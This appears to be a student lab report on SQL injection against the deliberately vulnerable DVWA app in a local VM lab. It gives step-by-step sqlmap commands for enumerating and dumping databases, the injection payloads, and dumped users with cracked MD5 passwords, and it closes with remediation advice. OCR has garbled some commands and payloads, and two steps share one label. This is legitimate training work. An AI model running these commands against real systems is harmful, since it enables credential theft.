
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:47:12 /2024-04-20/

[21:47:12] [INFO] testing connection to the target URL
[21:47:13] [INFO] testing if the target URL content is stable
[21:47:13] [INFO] target URL content is stable
[21:47:13] [INFO] testing if GET parameter 'id' is dynamic
[21:47:13] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:47:13] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[21:47:13] [INFO] testing for SQL injection on GET parameter 'id'
[21:47:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:47:13] [WARNING] reflective value(s) found and filtering out
[21:47:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:47:13] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT VALUE)'
[21:47:13] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:47:13] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:47:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:47:14] [INFO] testing 'Generic inline queries'
[21:47:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:47:14] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:47:14] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:47:14] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[21:47:24] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (
```

Step 4: We used the command: `sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" --dbs` This command employs SQLMap to list all databases accessible from

the web server, revealing their structures. The outcome identifies potential targets, such as the 'dvwa' database, setting the stage for more precise attacks. This foundational knowledge is crucial for planning the next steps that involve deeper data probing.



The screenshot shows a terminal window titled 'jorge@kali: ~'. The user has run the command:

```
sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jq561esv33gt77nq1rl0s;security=low" --dbs
```

The output of the command is displayed in the terminal. It starts with a legal disclaimer about the use of sqlmap. Then it shows the connection being tested to the target URL. It lists injection points found in the 'id' parameter, which is identified as a time-based blind attack. The payload used is:

```
Payload: id=1' AND (SELECT 3806 FROM (SELECT(SLEEP(5)))lkrP) AND 'ucJv'='ucJv&Submit=Submit
```

It then identifies the back-end DBMS as MySQL and provides details about the system configuration. It lists available databases, including 'dvwa' and 'information\_schema'. Finally, it indicates that data has been logged to text files under '/home/jorge/.local/share/sqlmap/output/192.168.158.60'.

Step 4: We then executed the command: `sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jq561esv33gt77nq1rl0s;security=low" --dbs`, This command targets the 'dvwa' database to enumerate all its tables, which helps in identifying where sensitive data such as user credentials might be stored. The successful output

lists tables like 'users', providing a clear path for the next phase of the attack which involves column targeting.

The screenshot shows two terminal windows on a Kali Linux desktop. The top window displays the output of a sqlmap command, which has identified a time-based blind SQL injection point and is testing the connection to the target URL. It also lists the database names and tables available. The bottom window shows the MySQL command-line interface (mysql) connected to the 'dvwa' database, displaying the structure of the 'users' table, including columns such as 'username' and 'password'. The terminal prompt is '(jorge㉿kali)-[~]\$'.

```
jorge@kali:~$ sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jq561esv33gt77nq1rl0s;security=low" --tables
[j!]: legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:56:09 /2024-04-20/
[21:56:09] [INFO] resuming back-end DBMS 'mysql'
[21:56:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3806 FROM (SELECT(SLEEP(5)))lkrP) AND 'ucJv'='ucJv&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71626b7171,0x525a457a635762546a48626747434948534858427241675863784e7470644b6b4e79557344625658,0x71717a7a
-- &Submit=Submit
[21:56:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:56:09] [INFO] fetching database names
[21:56:09] [INFO] fetching tables for databases: 'dvwa', 'information_schema'
[21:56:09] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[79 tables]
+-----+
| ALL_PLUGINS          |
| APPLICABLE_ROLES     |
+-----+
[jorge@kali:~]$ mysql -u root -p
[21:56:09] [INFO] fetched data logged to text files under '/home/jorge/.local/share/sqlmap/output/192.168.158.60'
[*] ending @ 21:56:09 /2024-04-20/
(jorge㉿kali)-[~]$
```

```
File Actions Edit View Help
| SESSION_VARIABLES
| SPATIAL_REF_SYS
| SQL_FUNCTIONS
| STATISTICS
| SYSTEM_VARIABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TABLE_STATISTICS
| THREAD_POOL_GROUPS
| THREAD_POOL_QUEUES
| THREAD_POOL_STATS
| THREAD_POOL_WAITS
| USER_PRIVILEGES
| USER_STATISTICS
| VIEWS
| COLUMNS
| ENGINES
| EVENTS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| TABLES
| TRIGGERS
| user_variables
+-----+
Database: dvwa
[2 tables]
+-----+
| guestbook
| users
+-----+
```

Step 5: In this phase, we utilized the command: `sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jq561esv33gt77nq1rl0s;security=low" -D dvwa -T users --columns` This command is used to detail columns within the 'users' table. It reveals specific columns such as usernames and password hashes, this is

important for precise data extraction. By understanding the data structure of the 'users' table, we can effectively plan our data extraction queries.

```
(jorge㉿kali)-[~]
$ sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" -D dvwa -T users --columns
```

File Actions Edit View Help  
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: id='1' AND (SELECT 3806 FROM (SELECT(SLEEP(5)))lkrP) AND 'ucJv'='ucJv&Submit=Submit

Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x71626b7171,0x525a457a635762546a48626747434948534858427241675863784e7470644b6b4e795573  
-- &Submit=Submit

[22:05:03] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Apache 2.4.57  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[22:05:03] [INFO] fetching columns for table 'users' in database 'dvwa'  
[22:05:03] [WARNING] reflective value(s) found and filtering out  
Database: dvwa  
Table: users  
[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

[22:05:03] [INFO] fetched data logged to text files under '/home/jorge/.local/share/sqlmap/output/192.168.158.60'  
[\*] ending @ 22:05:03 /2024-04-20/

Important information  
to know to retrieve tables



Step 6 : Finally In this step we get access to the passwords with the command `sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" -D dvwa -T users --dump` This command leverages SQLMap to dump all contents from the users table, including usernames and

associated MD5 password hashes. The extracted data reveals potential vulnerabilities and provides the means for unauthorized access through hash cracking. SQLMap's dictionary attack functionality decrypted several common passwords, such as 'password', 'abc123', and 'letmein', from their MD5 hashes. Successfully retrieving and cracking these passwords underlines the severe security risks posed by SQL injection vulnerabilities in the application, demonstrating the ease of accessing sensitive user information. This culmination of the SQL injection process highlights the need for stringent input validation and security measures.

```

File Actions Edit View Help
(jorge@kali)-[~]
$ sqlmap -u http://192.168.158.60/DVWA/vulnerabilities/sql1/?id=1&Submit=Submit -- cookie="PHPSESSID=don2jrq561esvJ3gt7nq1fl0s;security-low" -D dvwa -T users --dump
{1.8.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:12:15 /2024-04-20/

[22:12:15] [INFO] resuming back-end DBMS 'mysql'
[22:12:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT(SLEEP(5)))lkrP) AND 'ucJv'=ucJv&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x71626b7171,0x525a457a635762546a48626747434948534858427241675863784e7470644b6b4e79557344625658,0x71717a7a71)

-- &Submit=Submit

[22:12:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[22:12:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[22:12:15] [INFO] fetching entries for table 'users' in database 'dvwa'
[22:12:15] [WARNING] reflective value(s) found and filtering out
[22:12:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/n/q] Y
[22:12:56] [INFO] using hash method 'md5-generic_passwd'
what dictionary do you want to use?
```

	user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	(password)	admin	admin	2024-04-20 17:06:20	0
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38df260853678922e03	(abc123)	Brown	Gordon	2024-04-20 17:06:20	0
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	(charley)	Me	Hack	2024-04-20 17:06:20	0
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	(letmein)	Picasso	Pablo	2024-04-20 17:06:20	0
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	(password)	Smith	Bob	2024-04-20 17:06:20	0

```

[22:13:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/jorge/.local/share/sqlmap/output/192.168.158.60/dump/dvwa/users.csv'
[22:13:24] [INFO] fetched data logged to text files under '/home/jorge/.local/share/sqlmap/output/192.168.158.60'
[*] ending @ 22:13:24 /2024-04-20/

```

# Appendix

## Project Outcome Summary:

For the SQL injection penetration test on the Damn Vulnerable Web Application (DVWA) we have successfully demonstrated the application's susceptibility to SQL injection, a critical security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. Through an exploitation process using SQLMap, the test identified injectable parameters(inputs), enumerated database structures, and ultimately extracted user data including sensitive password hashes.

The penetration test began with the identification of injectable parameters where the id parameter was exploited to confirm SQL injection vulnerabilities using time-based and UNION query techniques. This led to the enumeration of the database and tables, revealing the structure and specific tables containing sensitive user information. By targeting the users table, detailed information including usernames and password hashes was extracted. Also, these hashes were cracked to reveal plain text passwords, showing the ease that a tool such as SQL Map enables an attacker to use and to gain unauthorized access to user accounts.

## Conclusion and Recommendations:

The test demonstrated the need for robust input sanitization and validation processes within the application to prevent SQL injection attacks. Implementing prepared statements, using parameterized queries, and adopting ORM-based data access are recommended to safeguard against such vulnerabilities. Regular security audits and updates are also advised to address new and evolving security threats promptly. This project highlights the importance of proactive security measures in protecting sensitive data and maintaining user trust in web applications.

## Challenges:

1. **Setting up Ubuntu:** while setting up Ubuntu was relatively easy, ubuntu came with many challenges primarily because I was using UTM instead of the virtual box as I was following a video to set up, we diverged in the setup process. This in turn made the setup process for Ubuntu much longer than originally anticipated.
2. **Allowing Ubuntu to change IP:** Again while changing the IP address for Kali-Linux was extremely intuitive, the process for doing this on Ubuntu is tedious. Originally I did it on the UTM page after multiple tries it never worked then I just reset it in UTM and went into Ubuntu here i was faced with the same challenges, in the settings page I had to constantly click save new IP until it finally stuck
3. **Attacking DVWA with sqlmap:** the difficulty was just starting here as I did not know how to go about the attack. However, after watching a few videos, I realized I had to go into DVWA go into the SQL injection section, open the command prompt, click on the input section of the page input 1, hit submit, while then in the command prompt, i went to storage and got the PHPSeSSID and security values and then the rest of the penetration was not too much more difficult.
4. **Internet Acces on Kali:** This was the quickest problem to resolve because all I had to do was open the terminal and update the drivers, this then allowed me access to the internet to conduct further research and to seek help with specific difficulties.
5. **Ping:** One difficulty that we had during this project is attempting to ping Kali and Ubuntu even if the IP address is set up correctly, what we did to resolve this was to reboot the system, resetting the IP address/ changing it entirely and this eventually solved the problem
6. **Setting up DVWA:** Git cloning DVWA onto our local machine was easy however one difficulty that we had encountered is that we could not get the website to be styled, it was just raw HTML and no CSS and this was incorrect what we did to resolve this issue is that we downloaded some dependencies in order to show the styling and this let the website work.